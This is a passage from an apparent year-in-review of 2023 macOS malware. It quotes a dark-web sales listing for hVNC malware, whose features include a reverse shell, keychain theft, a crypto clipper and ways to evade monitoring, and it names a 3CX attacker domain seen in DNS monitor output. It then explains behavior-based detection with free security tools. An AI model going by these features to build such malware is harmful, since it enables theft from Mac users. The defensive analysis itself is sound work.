
- Supports persistence / startup
- Secure-Websocket authentication over port 443
- Detects Safari (requires keychain), Firefox, Chrome
- Runs without requesting any permissions from the user
- File size varies 30mb - 100mb depending on your system requirements
- Has reverse shell & remote file manager (requires permissions (if not root there is popup on access, with root no popup) for directories such as Desktop & Documents)
- There is no builder included, so builds will be provided by me after establishing communications
- Tested (https://www.macincloud.com) on wide array of MacOS versions from 10 -> 13.2 (newer M1/M2 requires a separate stub/build from the non M* CPUs)

+ For an extra $20,000 I will provide a loader which includes the ability to **grab Root/Keychain** along with a clipper of 10 coins, Download&Execute, + RSA Domain Authentication
! At the current moment (but is susceptible to change in the future)
  - extensions cannot be opened from the browser
  - Little Snitch / Network Monitoring can see HVNC traffic, to bypass this you will need to install a System Driver (with root privileges), if required, I can code it within 1 month

Demo-Video can be provided on request / Escrow is welcome at your expense
Interested parties can write to me in PM

hVNC For Sale (credit: Guardz)

Guardz also came across another listing, for a malware dubbed `ShadowVault`. Its capabilities seem similar to `hVNC`



ShadowVault For Sale (credit: Guardz)


Writeup:
"**The Massive macOS Threats Trending in the Dark Web**"

"**Guardz Uncovers A New Threat Targeting macOS – 'ShadowVault'**"

```
It is worth noting that these specimens have not been seen in the wild, or even analyzed by
security researchers. Thus headlines such as "Massive macOS Threats" related to these specimens
are IMHO rather overblown.
```

- **`XLoader` (New Variant)**

XLoader, that we covered in our "**Mac Malware of 2021**" report, popped up again in 2023, with a new variant.



Writeups:
"**XLoader's Latest Trick | New macOS Variant Disguised as Signed OfficeNote App**"

"**New Variant of XLoader macOS Malware Disguised as 'OfficeNote' Productivity App**"

Detections

New malware is notoriously difficult to detect via traditional signature-based approaches …as, well, it's new! A far better approach is to leverage heuristics or behaviors, that can detect such malware, even with no a priori knowledge of the specific (new) threats.

For example, imagine you open an Office Document that (unbeknownst to you) contains an exploit or malicious macros which installs a persistent backdoor. This is clearly an unusual behavior, that should be detected and alerted upon.

Good news, Objective-See's **free open-source macOS security tools** do not leverage signatures, but instead monitor for such (unusual, and likely malicious) behaviors.

This allows them to detect and alert on various behaviors of the new malware of 2023 (with no prior knowledge of the malware). Let's look a few examples, starting with 3CX supply chain attack.

Supply chain attacks are notoriously difficult to detect, and as CrowdStrike notes, should be detected with behavioral-based approaches:

> "*Supply chain attacks are hard to detect..employ solutions that include behavioral-based attack detection*" -*CrowdStrike*


As the subverted 3CX application was both signed and notarized (good job Apple 🥲), it was difficult to detect and initial anomalies, except at the network level. When executed, the infected 3CX application would generate a DNS request to the attacker's C&C server. This could be readily observed by a **`DNS Monitor`**

```
% DNSMonitor.app/Contents/MacOS/DNSMonitor
[{
  "Process" : {
    "pid" : 40029,
    "path" : "\/Applications/3CX Desktop App\/Contents\/MacOS\/3CX Desktop App
  },
  "Packet" : {
    "QR" : "Query",
    "Questions" : [ {
       "Question Name" : "msstorageboxes.com",
       "Question Class" : "IN",
```

```
...
```


Normally, the 3CX application should only be communicating with 3CX servers …not a random (attacker controlled) server like `msstorageboxes.com`.

The 2nd stage payload (`UpdateAgent`) is not notarized meaning that **BlockBlock** (running in "Notarization" mode) may be able to detect and block it before it's allowed to execute:



BlockBlock ...block blocking!

Finally **LuLu** can also detect the malware's unauthorized network access. What really can tip us off that something is amiss based on LuLu's alert is that the program, `UpdateAgent` accessing the internet has self-deleted (and thus its path is struck through in the LuLu alert):



LuLu ...detecting unauthorized network access

For more information about our free, open-source tools, see:


Objective-See's Tools.

👋 Conclusion:

Well that's a wrap! Thanks for joining our "journey" as we wandered through the macOS malware of 2023.

With the continued growth and popularity of macOS (especially in the enterprise!), 2024 will surely bring a bevy of new macOS malware. …so, stay safe out there!

📚 Interested in general Mac malware analysis techniques?



You're in luck, as I've written a book on this topic:

The Art Of Mac Malware, Vol. 0x1: Analysis